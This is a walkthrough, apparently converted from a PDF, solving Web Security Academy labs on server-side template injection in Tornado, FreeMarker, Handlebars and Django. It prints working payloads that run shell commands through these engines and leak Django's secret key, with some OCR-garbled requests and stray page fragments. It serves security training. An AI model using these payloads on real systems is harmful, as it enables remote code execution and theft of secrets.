I like to read things that are this short, I lose concentration after a while.

Shawn Again | 25 April 2022

This isn't the dating site I was after, but good blog! Drink?

Peter | 27 April 2022

Comment

Leave a comment

Intercepting the POST request of the preferred name value. Altering with the value shows changes on the comment section.

did that' rather than 'I wish I had done that.'

```
1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: acd41f2b1f090e5ac035049c00ae00b3.web-security-academy.net
3 Cookie: session=OnKKNObC19TkVx5FcfdS11xvWVqXflXY
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://acd41f2b1f090e5ac035049c00ae00b3.web-security-academy.net
11 Dnt: 1
12 Referer: https://acd41f2b1f090e5ac035049c00ae00b3.web-security-academy.net/account
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19 Connection: close
20
21 blog-post-author-display=user.nickname&csrf=jCVmlIKH3sTVMF0jqsYwIdQF6ditxqz
```

Comments

Ben Eleven | 03 April 2022

Jog on troll.

Nick O'Time | 21 April 2022

I like to read things that are this short, I lose

Shawn Again | 25 April 2022

This isn't the dating site I was after, but good

H0td0g | 27 April 2022

Comment

Tornado is a template system that complies into python code.

It uses the same functionality tags with different syntax.

```
{{ CODE }}
```

These are used as expressions. The rendered code will return a string output.

```
{% CODE %}
```

The code enclosed will just execute without returning an output. It is used while writing functions or importing modules.

Payload:

```
{{ 7*7 }}
```

We can use the above payload to test the parameter. Encoding of the payload is required when sending the POST request.

Comments

-  Tenn O'Clock | 04 April 2022
Could you do a blog on the royal family' and
-  {{49}} | 27 April 2022
Comment

Leave a comment

Comment:

```
3 Cookie: session=VEPPJEB0000ctzHd/CN6DENTfJNj0TPKt
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0)
Gecko/20100101 Firefox/91.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/*,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 72
10 Origin:
https://ac531f4b1f091defc097053200720027.web-security-ac
net
11 Dnt: 1
12 Referer:
https://ac531f4b1f091defc097053200720027.web-security-ac
net/my-account
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19 Connection: close
20
21 blog-post-author-display={{+7*7+}}&csrf=
SM3HeF3Wj1FyPnTDdOb8M2IuNkxGrBLP|
```

The output shows that the input is already enclosed between {{ }} on the server side.

To run the arbitrary code on python, the below code can be used.

CODE:

```
import os
os.system("")
```

Using the syntax to enclose each line.

Paylaod:

```
7*7 }}
{% import os %}
{{ os.system("rm /home/carlos/morale.txt") }}
```

We can remove the starting and closing tags as they are already used by the server to render the code. Encode and send it to the repeater.

```

1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: ac531f4b1f091defc097053200720027.web-security-academy.net
3 Cookie: session=VEpPJEBU0dczhD7tNGDENrJNj0TPkr
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 130
10 Origin: https://ac531f4b1f091defc097053200720027.web-security-academy.net
11 Dnt: 1
12 Referer: https://ac531f4b1f091defc097053200720027.web-security-academy.net/my-account
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19 Connection: close
20
21 blog-post:author-display={{7*7+}{25+import+os+os.system("rm+/home/carlos/morale.txt")}};csrf=SHdler3WjI7yPiTBDJObH21z1uNkxGxDfP

```

The 0 after 49 confirms that the code executed successfully.

Web Security Academy Basic server-side template injection (code context)

LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

4.3 Lab3 - Server-side template injection using documentation

Objectives and info:



This lab is vulnerable to **server-side template injection**. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r

Hint

You should try solving this lab using only the documentation. However, if you get really stuck, you can try finding a well-known exploit by @albinowax that you can use to solve the lab.

[Access the lab](#)

The lab is vulnerable to server-side template injection. No mention of template engine.

The lab loads the same online shop website with products listing. There is a **My Account** button which redirects to the login. Logging in using the creds above.

On any product details page there is **Edit Template** button which redirects to the page to edit the description.

Template:

```
<p>Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.</p>
<p>Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return.</p>
<p>The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler!</p>
<p>Be warned and stay safe with this toilet caution sign!</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
```

[Preview](#) [Save](#)

<p>Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.</p> <p>Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return.</p> <p>The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler!</p> <p>Be warned and stay safe with this toilet caution sign!</p> <p>Hurry! Only 162 left of Caution Sign at \$30.31.</p>

This engine uses \${ EXPRESSION } to render the output. Adding any invalid syntax will result the error output.

```
<p>Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.</p>
<p>Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return.</p>
<p>The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler!</p>
<p>Be warned and stay safe with this toilet caution sign!</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${AAAAAAA}.</p>
```

[Preview](#) [Save](#)

<p>Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.</p> <p>Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return.</p> <p>The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler!</p> <p>Be warned and stay safe with this toilet caution sign!</p> <p>Hurry! Only 240 left of Caution Sign at **FreeMarker template error** (DEBUG mode; use RETROW in production!): The following has evaluated to null or missing: ==> AAAA... at [in template "freemarker" at line 5, column 62] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)??) ---- FTL stack trace ("~" means nesting-related): - Failed at: \${AAAA...} at [in template "freemarker" at line 5, column 60] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:56) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:40)

The template engine the webserver using is **Freemarker**. This engine is written in *Java* programming language.

To give freemarker ability to execute external commands, “`freemarker.template.utility.Execute`” object can be used.

We need a built-in `new()` to create arbitrary java objects and use them.

Using of `<#assign >` to create a user defined variable where this object is saved.

Payload:

```
<#assign exec = "freemarker.template.utility.Execute"?new() >
${exec("rm /home/carlos/morale.txt")}
```

The result of using `new()` built-in is a method variable that calls the constructor, and returns the new variable.



Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

[Home](#) | [My account](#)

Template:

```

web. WARNING: Make sure it is completely dry before Mr spider returns, you don't want him
getting stuck and losing a leg in an effort to break free. The solvent has highly tested
ingredients that work with the web's own adhesive qualities in order for it to be a complete
working bug catcher.</p>
<p>Babbage is a very versatile product, if used on low lying webs it will also work as a catcher
of mice, rats, and even the odd curious raccoon. And there's more, if not overused it can even
replace your conventional hairspray. WARNING: DO NOT USE ON WET HAIR. The solvent
will clump and become permanent.</p>
<p>For such a small price you'd be a fool not to give it a try. You can be the envy of your
neighborhood, and you'll never be short of visitors who will want to see your web display.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
<p><%assign exec = "freemarker.template.utility.Execute"?new()%>
${exec("rm /home/carlos/morale.txt")}</p>

```

[Preview](#) [Save](#)

<p>Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be.</p> <p>There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on

4.4 Lab4 - Server-side template injection in an unknown language with a documented exploit

Objectives and info:

PRACTITIONER

LAB

Solved

This lab is vulnerable to **server-side template injection**. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

[Access the lab](#)

The lab is vulnerable to server-side template injection. No mention of template engine. Once identified the engine, using of a public exploit is required to solve the lab.

The lab loads the same online shop website with products listing. Clicking on the **view detail** button of the first product returns a message mentioning that the product is out of stock. On the URL tab, there is a **message** parameter with the same text as its value. This could be a potential attack parameter.

https://ac561f351fae1553c0824ca900d30031.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock

ted Lab: Basic server-side t... Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donation

WebSecurity Academy

Server-side template injection in an unknown language with a documented exploit

Back to lab description >



Unfortunately this product is out of stock



Changing the parameter value to {{ returns an error message mentioning that the engine the webserver using is called **Handlebars**. Handlebars is a logic-less templating engine that dynamically generates your HTML page. It compiles templates into JavaScript functions. It uses javascript.

An exploit by @Zombiehelp54 uses Handlebar html syntax to run the javascript code as a template rendered on the html document.

Exploit:

```
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return JSON.stringify(process.env);"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
```

Substitute the **JSON.stringify(process.env)** with the javascript shell execute command:

```
require('child_process').exec('')
```

To return the output of the executed script use execSync:

```
require('child_process').execSync('')
```

Final payload:

```
{{#with "s" as |string|}}
```

```

{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}

```

Injecting the payload as the input of the *message* parameter needs encoding.

Encoded payload:

%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0A%20%20%20%

The screenshot shows a browser window with the URL <https://ac971f061fc3066dc0da3c1f005b002c.web-security-academy.net/?message={{%23with %s as |string|}}%0>. The page title is "Server-side template injection in an unknown language with a documented exploit". A green "LAB Solved" button is visible. Two orange boxes at the bottom contain the message "Congratulations, you solved the lab!" followed by "Share your skills!" and "Continue learning >".

[Home](#)



e 2 [object Object] function Function() { [native code] } 2 [object Object] [object Object]

4.5 Lab5 - Server-side template injection with information disclosure via user-supplied objects

Objectives and info:

This lab is vulnerable to **server-side template injection** due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.

To solve the lab, steal and submit the framework's secret key.

You can log in to your own account using the following credentials:

```
content-manager:C0nt3ntM4n4g3r
```

[Access the lab](#)

The lab is vulnerable to server-side template injection through an object passed into the template. No mention of template engine. To solve the lab, framework's secret key is required.

The lab loads the same online shop website with products listing. My account page redirects to a login page where I can login using the given creds.

On the product description page there is **Edit Template** button, where we can edit the description of the product. Testing the tag syntax to break the template to produce the error output.

Internal Server Error

```
Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in __init__
self.nodelist = self.compile_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 509, in parse self.invalid_block_tag(token, command, parse_until) File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 571, in invalid_block_tag "or load this tag?"%token.lineno, command)
django.template.exceptions.TemplateSyntaxError: Invalid block tag on line 9: 'dfawe'. Did you forget to register or load this tag?
```

The error mentioned that the template engine is **Django**. To list all the objects used by the web application, `{% debug %}` can be used. The output will contain a list of objects and properties to which you have access from within this template.

```
<p>Hurry! Only {{product.stock}} left of {{product.name}} at {% debug %}.</p>
```

[Preview](#)

[Save](#)

```
<p>Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.</p> <p>With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.</p> <p>I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. Like all good inventions, it takes time to bring these things to market.</p> <p>To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight deteriorated. Sadly it will probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a tiny cell phone screen. I hate touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!</p> <p>Hurry! Only 393 left of Folding Gadgets at {'product': {'name': 'Folding Gadgets', 'price': '$59.76', 'stock': 393}, 'settings': <LazySettings 'None'>} {'False': False, 'None': None, 'True': True} {'Cookie': <module 'Cookie' from '/usr/lib/python2.7/Cookie.pyc>, 'HTMLParser': <module 'HTMLParser' from '/usr/lib/python2.7/HTMLParser.pyc>, 'SocketServer': <module 'SocketServer' from '/usr/lib/python2.7/SocketServer.pyc>, 'StringIO': <module 'StringIO' from '/usr/lib/python2.7/StringIO.pyc>, 'UserDict': <module 'UserDict' from '/usr/lib/python2.7/UserDict.pyc>, 'UserList': <module 'UserList' from '/usr/lib/python2.7/UserList.pyc>, '_builtins': <module '__builtin__' (built-in)>, '_future': <module '__future__' from '/usr/lib/python2.7/__future__.pyc>, '_main': <module '__main__' (built-in)>, '_abcoll': <module '__abcoll' from '/usr/lib/python2.7/_abcoll.pyc>, '_bisect': <module '__bisect' (built-in)>, '_codecs': <module '__codecs' (built-in)>, '_collections': <module '__collections' (built-in)>, '_ctypes': <module '__ctypes' from '/usr/lib/python2.7/lib-dynload/_ctypes.x86_64-linux-gnu.so>, '_functools': <module '__functools' (built-in)>, '_hashlib': <module '__hashlib' from '/usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.so>, '_heapq': <module '__heapq' (built-in)>, '_io': <module '__io' (built-in)>, '_json': <module '__json' from '/usr/lib/python2.7/lib-dynload/_json.x86_64-linux-gnu.so>, '_locale': <module '__locale' (built-in)>, '_random': <module '__random' (built-in)>, '_socket': <module '__socket' (built-in)>, '_sre': <module '__sre' (built-in)>, '_ssl': <module '__ssl' from '/usr/lib/python2.7/_ssl.pyc'>, '_tempfile': <module '__tempfile' (built-in)>, '_threading_local': <module '__threading_local' (built-in)>, '_warnings': <module '__warnings' (built-in)>, '_weakref': <module '__weakref' (built-in)>}
```

There is `settings` object which can be accessed.

In Django, if `debug` value is set `True`, it will display a detailed traceback, including a lot of metadata about your environment, such as all the currently defined Django settings. It was `True` in this case.

The `settings` object contains `SECRET_KEY` property which is not accessible by calling `debug` error, but we can call the value externally through `settings` object.

`{{ settings.SECRET_KEY }}` can be used to display the key.

```
<p>I hate touch screens and have had a folding keyboard for yonks, give me a giant  
Blackberry any day!</p>  
<p>Hurry! Only {{product.stock}} left of {{product.name}} at {{settings.SECRET_KEY}}.</p>
```

[Preview](#) [Save](#)

<p>Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.</p> <p>With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.</p> <p>I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. Like all good inventions, it takes time to bring these things to market.</p> <p>To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight deteriorated. Sadly it will probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a tiny cell phone screen. I hate touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!</p> <p>Hurry! Only 48 left of Folding Gadgets at `wait8k0gspb9fg24k5h5sfgs4en6fp1p`</p>

The key is `wait8k0gspb9fg24k5h5sfgs4en6fp1p`.



Server-side template injection with information disclosure via user-supplied objects

LAB Solved

[Back to lab description](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning](#)